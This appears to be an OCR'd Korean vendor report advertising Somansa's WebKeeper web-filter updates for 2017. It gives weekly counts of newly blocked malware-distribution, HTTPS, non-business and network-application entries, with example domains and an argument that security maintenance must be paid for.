
소만사 보안성 지속서비스 Annual Report

WebKeeper 보안업데이트 Annual Report

(2017.1~12)

악성코드 배포사이트	26,916,020
암호화 웹(HTTPS)사이트	2,361
비업무 사이트	938,938
넷앱스 (Network Applications)	8,292

2017년 총 27,867,054 보안업데이트



귀사의 보안이 걱정되십니까?

1초만 세십시오

방금 보안업데이트 1회를 받으셨습니다

웹키퍼는


1초에 1회

보안업데이트합니다

웹키퍼는

1초에 1회

보안업데이트합니다



2017년

총 보안업데이트수

27,867,054회

1달에	2,322,255 회
1일에	77,408 회
1시간에	3,225 회
1분에	54 회
1초에	1 회

국내유일
보안업데이트
공시시스템
(Public Disclosure)

악성코드 카톡
Daily

이메일
Weekly

책
Annual

지속 가능한 보안은 무료일 수 없습니다

눈 앞의 작은 금액을 아끼다가
보안사고가 나면
돈으로는 해결할 수 없게 됩니다

법에 따라 무료일 수 없습니다

정보보호산업법 제10조
(정보보호제품 및
정보보호서비스의 대가)

① 공공기관 등은
정보보호사업의
계약을 체결하는 경우
정보보호산업의 발전과
정보보호제품 및
정보보호서비스
품질보장을 위하여
적정한 수준의 대가를 지급

〈정보보호산업 진흥법〉과 〈SW사업 대가산정가이드〉에 따라 보안성 지속서비스에 비용을 책정해야합니다

표 4-29 보안성 지속 서비스 항목별 특성

서비스 항목	특 성
보안업데이트	패턴 업데이트(패턴 및 시그니처), IT환경변화(OS/시스템 및 단말/표준 등)에 대한 연동 및 보안패치
보안정책관리	사용자 환경에 따른 보안정책 수립/변경
위험/사고분석	침해사고대응(사전/사후), 제품군별 위험분석보고 등
보안성 인증효력 유지	보안적합성 검증 등 보안성 인증 유지 및 보안수준 관리
보안기술자문	모의훈련대응, 원격문의 대응, 보안감사 지원, 보안동향 제공 등

보안성 지속 서비스비에 포함된 항목이
상용 소프트웨어 유지관리비에 중복 산정되어서는 안된다.

출처 : SW사업 대가산정가이드 2016

귀사의 안전을 위하여 무료일 수 없습니다

2010년부터 8년간, 소만사는 1초도 쉬지 않고 보안성 지속서비스에 투자해 왔습니다

국내최대
보안성 지속서비스 인프라,
자동시스템 ,
전문분석인력

국내 유일
보안업데이트 공시시스템

서비스항목	소만사 보안성 지속서비스
보안업데이트	· **웹키퍼 보안업데이트** · 네트워크 유출패턴 보안업데이트
보안정책관리	· 프라이버시 리포트
위험/사고분석	· **악성코드 분석 리포트** (이슈 발생시)
보안성 인증효력유지	· CC인증
보안기술자문	· 원격문의 대응 · 보안감사 지원 · 보안동향 제공 등

소만사 보안성 지속서비스 Annual Report

WebKeeper 보안업데이트 2017년 누적 총합

악성코드 배포사이트	26,916,020
암호화웹 (HTTPS)사이트	2,361
비업무 사이트	938,938
넷앱스 (Network Applications)	8,292

총 27,867,054회

월별 누적

월	악성코드배포사이트	암호화웹(HTTPS)사이트	비업무사이트	넷앱스 (Network Applications)
1월	2,740,812	67,463	194	653
2월	840,140	70,302	205	445
3월	1,072,586	94,460	190	912
4월	1,117,824	69,339	169	668
5월	1,584,466	80,987	171	751
6월	998,052	74,272	175	637
7월	1,227,396	62,391	226	739
8월	1,127,018	104,618	275	69
9월	2,690,947	79,598	267	49
10월	3,375,510	45,200	103	2,615
11월	4,922,666	102,786	188	906
12월	5,218,603	87,522	198	1,291
누적 총합	26,916,020	938,938	2,361	8,292

2017년 누적 (1주차)

지난 1주일 누적 (2017.01.02~01.06)

악성코드 배포사이트

1,055,887	1,055,887	추가 573,257	삭제 482,630

카테고리	추가 사이트(예)		추가시점
〈기업_경영〉	TV ZONE	www.tvzone119.com	17.1.5
〈컴퓨터_소프트웨어_서비스〉	새한데이타시스템	www.softhouse.co.kr	17.1.4
〈전자상거래_경매〉	금호악기	www.kumhomusic.com	17.1.4
〈P2P_Warez〉	Pinoy Movies	www.pinoyfanatics.com	17.1.4

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	50

암호화웹 (HTTPS)사이트

24	24

카테고리	추가 사이트(예)	
〈음란물〉	www.hanime.tv 외 8개	https://www.hanime.tv/
〈게임〉	King_Art_Games	https://www.kingart-games.com/
	TopG	https://www.topg.org/
〈도박〉	mrsmithcasino 외9개	https://www.mrsmithcasino.co.uk/
〈P2P_Warez〉	Isohunt	https://www.isohunt.to/

비업무 사이트

12,275	12,275

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.bigtrn.com/	69
〈음란물〉	www.19story.co.kr/	169
〈게임〉	www.gamesclicker.com/	275
〈도박〉	www.toya002.com/	107
〈만화〉,〈채팅〉	www.manga-zip.net/	15
〈증권사〉,〈투자정보〉	www.stocktime.co.kr/	281
〈프록시〉,〈해킹〉,〈원격서비스〉	www.proxfoo.com/	224
〈전자상거래〉	www.gcbook.co.kr/	1,936
〈커뮤니티〉	www.akhua.co.kr/	2,286
〈기타 카테고리〉	www.cosdna.com/	6,913
계		12,275

넷앱스 (Network Applications)

106	106

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	106
계		106

2017년 누적 (2주차)

지난 1주일 누적 (2017.01.09~01.13)

악성코드 배포사이트

1,276,635 | 220,748 (추가 133,172 / 삭제 87,576)

카테고리	추가 사이트(예)		추가시점
〈생활_가정〉	세탁전문점 크린하우스	www.e-cleanhouse.com	17.1.12
〈여행_레저〉	대한여행사	www.koreantour.co.kr	17.1.11
〈전자상거래_경매〉	향수쇼핑몰 페이스쿡	www.facecook.co.kr	17.1.11
〈복권_경품_이벤트〉	온투데이	www.en4u.co.kr	17.1.11

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	152

암호화웹 (HTTPS)사이트

47 | 23

카테고리	추가 사이트(예)	
〈음란물〉	bdsmu 외 5개	https://www.bdsmu.com/
〈도박〉	bondicasino 외 5개	https://www.bondicasino.com/
〈P2P_Warez〉	Torrent_Funk 외 6개	https://www.torrentfunk.com/
〈웹하드〉	TP-LINK_Cloud	https://www.tplinkcloud.com/
〈웹메일〉	Names.co.uk_웹메일	https://webmail.names.co.uk/

비업무 사이트

30,724 | 18,449

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentshot.net/	107
〈음란물〉	www.femaledom.com/	620
〈게임〉	www.ngamers.net/	343
〈도박〉	www.euro88life.com/	193
〈만화〉,〈채팅〉	www.bomtoon.com/	32
〈증권사〉,〈투자정보〉	www.dmstock.co.kr/	255
〈프록시〉,〈해킹〉,〈원격서비스〉	unblockvideo.net/	101
〈전자상거래〉	www.munguc.com/	1,525
〈커뮤니티〉	www.yogananda-srf.co.kr/	6,977
〈기타 카테고리〉	www.isbnsearch.org/	8,296
계		18,449

넷앱스 (Network Applications)

258 | 152

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	152
계		152

2017년 누적 (3주차)

지난 1주일 누적 (2017.01.16~01.20)

2,572,966 악성코드 배포사이트 — **1,296,331** (추가 659,721 / 삭제 636,610)

카테고리	추가 사이트(예)		추가시점
〈전자상거래_경매〉	클럽에스프레소	clubespresso.godo.co.kr	17.1.19
〈여행_레저〉	투비스	www.2vis.co.kr	17.1.18
	스타필라테스	www.starpilates.co.kr	17.1.18
〈문화_예술〉	인터뮤즈	www.intermuz.com	17.1.17

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	92

74 암호화웹 (HTTPS)사이트 — **27**

카테고리	추가 사이트(예)	
〈음란물〉	gom01 외 4개	https://www.gom01.com/
〈도박〉	casinoofdreams 외 4개	https://www.casinoofdreams.com/
〈증권사〉	CAPE투자증권	https://www.capefn.com/
〈P2P_Warez〉	Demonoid	https://www.demonoid.pw/
	Bing_Torrent	https://bingtorrent.com/

49,778 비업무 사이트 — **19,054**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentlee2.com/	111
〈음란물〉	www.pornowebsex.com/	367
〈게임〉	www.bubblegame.us/	270
〈도박〉	www.jkr777.com/	126
〈만화〉,〈채팅〉	www.ebookrenta.com/	35
〈증권사〉,〈투자정보〉	www.moneyballstock.com/	352
〈프록시〉,〈해킹〉,〈원격서비스〉	www.firsthacker.us/	179
〈전자상거래〉	www.gklife.co.kr/	1,460
〈커뮤니티〉	www.zambook.co.kr/	7,796
〈기타 카테고리〉	www.openptmap.org/	8,358
계		19,054

359 넷앱스 (Network Applications) — **101**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	92
〈원격제어〉	RunRemote	4
〈메신저〉	EZQ메신저(구_삼성POP메신저)	5
계		101

2017년 누적 (4주차)

지난 1주일 누적 (2017.01.23~01.26)

악성코드 배포사이트

2,760,812 | 167,846 (추가 90,967 / 삭제 76,879)

카테고리	추가 사이트(예)		추가시점
〈여행_레저〉	쿨허니문	www.cooltour.co.kr	17.1.25
〈커뮤니티_동호회〉	동평양노회	www.dpynh.com	17.1.25
〈전자상거래_경매〉	홍콩위자드	www.hkwizard.co.kr	17.1.24
〈기업_경영〉	주식회사 참맛	the-on.com	17.1.24

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	294

암호화웹 (HTTPS)사이트

99 | 25

카테고리	추가 사이트(예)	
〈음란물〉	Porn 외 5개	https://www.porn.es/
〈게임〉	벅스박스 외 1개	https://www.bugsnbugs.com/
〈도박〉	Jkr777 외 4개	https://www.jkr777.com/
〈채팅〉	zalo	https://zalo.me/
〈프록시〉	Unblockvideos	https://www.unblockvideos.com/

비업무 사이트

67,463 | 17,685

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentmilk.com/	100
〈음란물〉	www.sexnate.com/	263
〈게임〉	www.l2cgames.com/	289
〈도박〉	www.spbobet.com/	152
〈만화〉,〈채팅〉	www.storysoop.com/	56
〈증권사〉,〈투자정보〉	www.gangnamstock.co.kr/	316
〈프록시〉,〈해킹〉,〈원격서비스〉	www.vivalaproxy.com/	171
〈전자상거래〉	www.jinsam.net/	1,713
〈커뮤니티〉	www.myslr.co.kr/	5,696
〈기타 카테고리〉	www.phrontistery.info/	8,929
계		17,685

넷앱스 (Network Applications)

653 | 294

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	294
계		294

2017년 누적 (5주차)

지난 1주일 누적 (2017.01.30~02.03)

악성코드 배포사이트

2,904,554 | 163,742 (추가 92,439 / 삭제 71,303)

카테고리	추가 사이트(예)		추가시점
〈학교_학술_교육_연구기관〉	애니토리학원	www.anitory.co.kr	17.2.2
〈여행_레저〉	투비스	www.2vis.co.kr	17.2.2
	BangkokGuest House	www.amarininn.com	17.2.1
〈컴퓨터_소프트웨어_서비스〉	최신곡노래무료듣기	www.kingphoto.co.kr	17.2.1

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	51

암호화웹 (HTTPS)사이트

126 | 27

카테고리	추가 사이트(예)	
〈음란물〉	mogcandy1 외 3개	https://www.mogcandy1.com/
〈도박〉	glossybingo 외 1개	https://www.glossybingo.com/
〈P2P_Warez〉	토캅스	https://www.tocorps.com/
	토봉	https://www.tobong.net/
	i토렌트	https://www.itorrent.io/

비업무 사이트

81,866 | 14,403

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.musicstorage.co.kr/	92
〈음란물〉	www.bunga15.com/	199
〈게임〉	www.supergamemario.com/	128
〈도박〉	www.casinoval.com/	72
〈만화〉,〈채팅〉	www.inamutoon.com/	26
〈증권사〉,〈투자정보〉	www.allbarun-stock.co.kr/	241
〈프록시〉,〈해킹〉,〈원격서비스〉	www.upos.co.kr/	89
〈전자상거래〉	www.birdschool.co.kr/	1,406
〈커뮤니티〉	www.kghd.or.kr/	5,875
〈기타 카테고리〉	www.surgwiki.com/	6,275
계		14,403

넷앱스 (Network Applications)

706 | 53

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	51
〈메신저〉	밋톡	2
계		53

2017년 누적 (6주차)

지난 1주일 누적 (2017.02.06~02.10)

악성코드 배포사이트

3,082,999 | 178,445 (추가 94,243 / 삭제 84,202)

카테고리	추가 사이트(예)		추가시점
〈생활_가정〉	애니토리학원	www.mizbirth.co.kr	17.2.9
	세탁전문점 크린토피아	www.e-cleanhouse.com	17.2.9
〈인터넷금융〉	보험설계사햇살론	www.clickfire.co.kr	17.2.9
〈기업_경영〉	미가도시락	www.dosirakmiga.com	17.2.8

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	9

암호화웹 (HTTPS)사이트

154 | 28

카테고리	추가 사이트(예)	
〈음란물〉	ddalgu.com 외 4개	https://www.ddalgu.com/
〈도박〉	newlookbingo 외 1개	https://www.newlookbingo.com/
〈P2P_Warez〉	오토렌트 외 5개	https://www.otorrent4.biz/
〈웹메일〉	동국대학교_웹메일 외 3개	https://mail.dongguk.edu/
〈프록시〉	proxybay 외 7개	https://www.proxybay.one/

비업무 사이트

100,936 | 17,070

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	keepshare.net/	56
〈음란물〉	www.ohphe.com/	149
〈게임〉	www.duckgame.net/	176
〈도박〉	www.spk777.com/	60
〈만화〉,〈채팅〉	www.cartertoons.com/	722
〈증권사〉,〈투자정보〉	www.trsinvest.com/	304
〈프록시〉,〈해킹〉,〈원격서비스〉	socks-proxy.net/	133
〈전자상거래〉	www.minygirl.com/	1,651
〈커뮤니티〉	www.kyungwon.net/	7,767
〈기타 카테고리〉	www.spdc.co.kr/	8,052
계		17,070

넷앱스 (Network Applications)

744 | 38

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	9
〈메신저〉	버블파이터	29
계		38

2017년 누적 (7주차)

지난 1주일 누적 (2017.02.13~02.17)

악성코드 배포사이트

3,324,772 | 241,773 (추가 122,306 / 삭제 119,467)

카테고리	추가 사이트(예)		추가시점
〈건강_의학〉	강남비뇨기과	www.gooodlife.com	17.2.16
〈생활_가정〉	세탁전문점 크린하우스	www.e-cleanhouse.com	17.2.16
〈전자상거래_경매〉	쿠폰천국	www.coupon1009.com	17.2.15
〈여행_레저〉	담양리조트 온천	www.damyangspa.com	17.2.14

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	178

암호화웹 (HTTPS)사이트

275 | 121

카테고리	추가 사이트(예)	
〈음란물〉	porno 외 25개	https://www.porno.gt/
〈게임〉	Seethru	https://www.seethru.co.uk/
〈도박〉	spinandwin 외 1개	https://www.spinandwin.com/
〈P2P_Warez〉	모모넷 외 36개	https://www.mohmo.net/
	G파일 외 28개	https://www.gfile.co.kr/

비업무 사이트

118,891 | 17,955

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.ziodown.co.kr/	205
〈음란물〉	www.sex24porn.com/	266
〈게임〉	www.gameswoke.com/	294
〈도박〉	www.jjk777.com/	79
〈만화〉,〈채팅〉	www.animesorion.com.br/	25
〈증권사〉,〈투자정보〉	www.antidea.co.kr/	242
〈프록시〉,〈해킹〉,〈원격서비스〉	imvucreditshack.org/	161
〈전자상거래〉	www.dangsanhoney.com/	1,194
〈커뮤니티〉	www.dgnamsan.or.kr/	7,885
〈기타 카테고리〉	www.embassyinfo.net/	7,604
계		17,955

넷앱스 (Network Applications)

924 | 180

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	178
〈증권프로그램〉	키움증권	2
계		180

2017년 누적 (8주차)

지난 1주일 누적 (2017.02.20~02.24)

3,580,952 악성코드 배포사이트 — **256,180** (추가 138,663 / 삭제 117,517)

카테고리	추가 사이트(예)		추가시점
〈생활_가정〉	114다이얼	www.114dial.com	17.2.23
〈여행_레저〉	AnyFitness	www.anyfitness.co.kr	17.2.23
〈생활_가정〉	둘둘치킨	www.22chicken.co.kr	17.2.23
〈투자정보(증권_부동산)〉	굿모닝공인중개사사무소	www.7950020.com	17.2.22

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	165

304 암호화웹 (HTTPS)사이트 — **29**

카테고리	추가 사이트(예)	
〈음란물〉	lousaporn 외 10개	https://www.lousaporn.com/
〈도박〉	videoslots 외 2개	https://www.videoslots.com/
〈P2P_Warez〉	킥애스무비토렌트 외 1개	https://kickassmovietorrent.com/
〈웹하드〉	백블레이즈 외 3개	https://www.backblaze.com/
〈웹메일〉	오픈_웹메일 외 3개	https://openwebmail.org/

137,765 비업무 사이트 — **18,874**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.lazybox.me/	91
〈음란물〉	www.nate03.com/	198
〈게임〉	www.pokego.org/	222
〈도박〉	www.oceanbets.com/	73
〈만화〉,〈채팅〉	www.rtioap.com/	114
〈증권사〉,〈투자정보〉	www.beyondfund.co.kr/	339
〈프록시〉,〈해킹〉,〈원격서비스〉	www.precisionfast.info/	190
〈전자상거래〉	www.hanglo.co.kr/	1,335
〈커뮤니티〉	www.ilila.co.kr/	7,393
〈기타 카테고리〉	www.hearnames.com/	8,919
계		18,874

1,098 넷앱스 (Network Applications) — **174**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	165
〈메신저〉	KayMessenger(FmMessenger)	2
	네이버라인	7
계		174

2017년 누적 (9주차)

지난 1주일 누적 (2017.02.27~03.03)

3,819,170 악성코드 배포사이트 — **238,218** (추가 142,346 / 삭제 95,872)

카테고리	추가 사이트(예)		추가시점
〈전자상거래_경매〉	쿠폰천국	www.coupon1009.com	17.3.2
〈P2P_Warez〉	Pinoy Movies	www.pinoyfanatics.com	17.3.2
〈학교_학술_교육_연구기관〉	한국서비스평가원	www.ksvi.co.kr	17.3.1
〈건강_의학〉	유태석내과	www.y-doctor.co.kr	17.3.1
〈학교_학술_교육_연구기관〉	에이플러스영어	www.aplusenglish.co.kr	17.2.27
〈구인_구직〉	잡쿡	www.jobcook.com	17.2.27

329 암호화웹 (HTTPS)사이트 — **25**

카테고리	추가 사이트(예)	
〈음란물〉	newclam 외 11개	https://www.newclam.net/
〈게임〉	Pokego 외 1개	https://www.pokego.org/
〈도박〉	jjk777 외 1개	https://www.jjk777.com/
〈P2P_Warez〉	조이토렌트2	https://www.joytorrent2.xyz/
	토렌트원	https://www.torrentone.xyz/

152,978 비업무 사이트 — **15,213**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.babfile.com/	80
〈음란물〉	www.sexalternative.com/	1,081
〈게임〉	www.zillakgames.com/	207
〈도박〉	www.vav777.com/	82
〈만화〉,〈채팅〉	www.comictong.com/	14
〈증권사〉,〈투자정보〉	www.globalmarketfocus.com/	245
〈프록시〉,〈해킹〉,〈원격서비스〉	www.hackingdistrict.com/	141
〈전자상거래〉	www.mongttangpack.com/	1,184
〈커뮤니티〉	www.cnman.co.kr/	5,058
〈기타 카테고리〉	www.eupedia.com/	7,121
계		15,213

1,107 넷앱스 (Network Applications) — **9**

카테고리	넷앱스 명	추가 IP/Port 수
〈메신저〉	위비톡	6
〈파일공유_웹하드〉	웹하드_에버노트	2
	(프루나)큐파일	1
계		9

2017년 누적 (10주차)

지난 1주일 누적 (2017.03.06~03.10)

3,969,384 악성코드 배포사이트 — **150,214** (추가 87,453 / 삭제 62,761)

카테고리	추가 사이트(예)		추가시점
〈기업_경영〉	JILL by JILLSTUART	www.jillshirts.com	17.3.9
〈전자상거래_경매〉	초롱불카드	www.chorongbul.co.kr	17.3.9
〈생활_가정〉	도그텔	www.dogtel.co.kr	17.3.8
〈문화_예술〉	월드시네마	www.wdcinema.co.kr	17.3.8

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	431

361 암호화웹 (HTTPS)사이트 — **32**

카테고리	추가 사이트(예)	
〈음란물〉	oddr11 외 8개	https://www.oddr11.net/
〈게임〉	Pokedex 외 2개	https://www.pokedex.org/
〈도박〉	todosa 외 12개	https://www.todosa.net/
〈P2P_Warez〉	토렌트박스 외 8개	https://www.torrentboxx.com/
〈웹메일〉	Freemail 외 1개	https://freemail.hu/

171,615 비업무 사이트 — **18,637**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentoh.com/	88
〈음란물〉	www.opcastle3.com/	504
〈게임〉	www.pokedex.org/	240
〈도박〉	www.77ptk.com/	111
〈만화〉,〈채팅〉	www.aniwill.com/	50
〈증권사〉,〈투자정보〉	www.topstock.kr/	329
〈프록시〉,〈해킹〉,〈원격서비스〉	www.internetfreedom.org/	143
〈전자상거래〉	www.honsu114.com/	1,401
〈커뮤니티〉	www.bloxi.com/	6,797
〈기타 카테고리〉	www.dsmap.kr/	8,974
계		18,637

1,555 넷앱스 (Network Applications) — **448**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	431
〈파일공유_웹하드〉	웹하드_메가 외 6건	17
계		448

3월

2017년 누적 (11주차)

지난 1주일 누적 (2017.03.13~03.17)

악성코드 배포사이트

2017년 누적 (11주차)	지난 1주일 누적 (2017.03.13~03.17)	추가	삭제
4,210,905	241,521	125,038	116,483

카테고리	추가 사이트(예)		추가시점
〈여행_레저〉	아이엘 투어	www.ilgolf.co.kr	17.3.16
〈P2P_Warez〉	Pinoy Movies	www.pinoyfanatics.com	17.3.15
〈컴퓨터_소프트웨어_서비스〉	IWORKS	www.iworks21.com	17.3.15
〈학교_학술_교육_연구기관〉	만들기나라	www.gongjak.co.kr	17.3.14
〈사회단체〉	대구가스판매업협동조합	www.dgsa.co.kr	17.3.14
〈기업_경영〉	Battery Doctors	www.batterydoctors.com	17.3.13

암호화웹 (HTTPS)사이트

2017년 누적 (11주차)	지난 1주일 누적 (2017.03.13~03.17)
389	28

카테고리	추가 사이트(예)	
〈음란물〉	avbogo 외 10개	https://www.avbogo.com/
〈게임〉	플레리움	https://www.plarium.com/
〈도박〉	betibet 외 4개	https://www.betibet.com/
	21	https://www.21.co.uk/
〈만화〉	애니윌	https://www.aniwill.com/

비업무 사이트

2017년 누적 (11주차)	지난 1주일 누적 (2017.03.13~03.17)
189,025	17,410

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.mega-descargas.org/	90
〈음란물〉	www.gimuzi.com/	482
〈게임〉	www.tlsent.com/	197
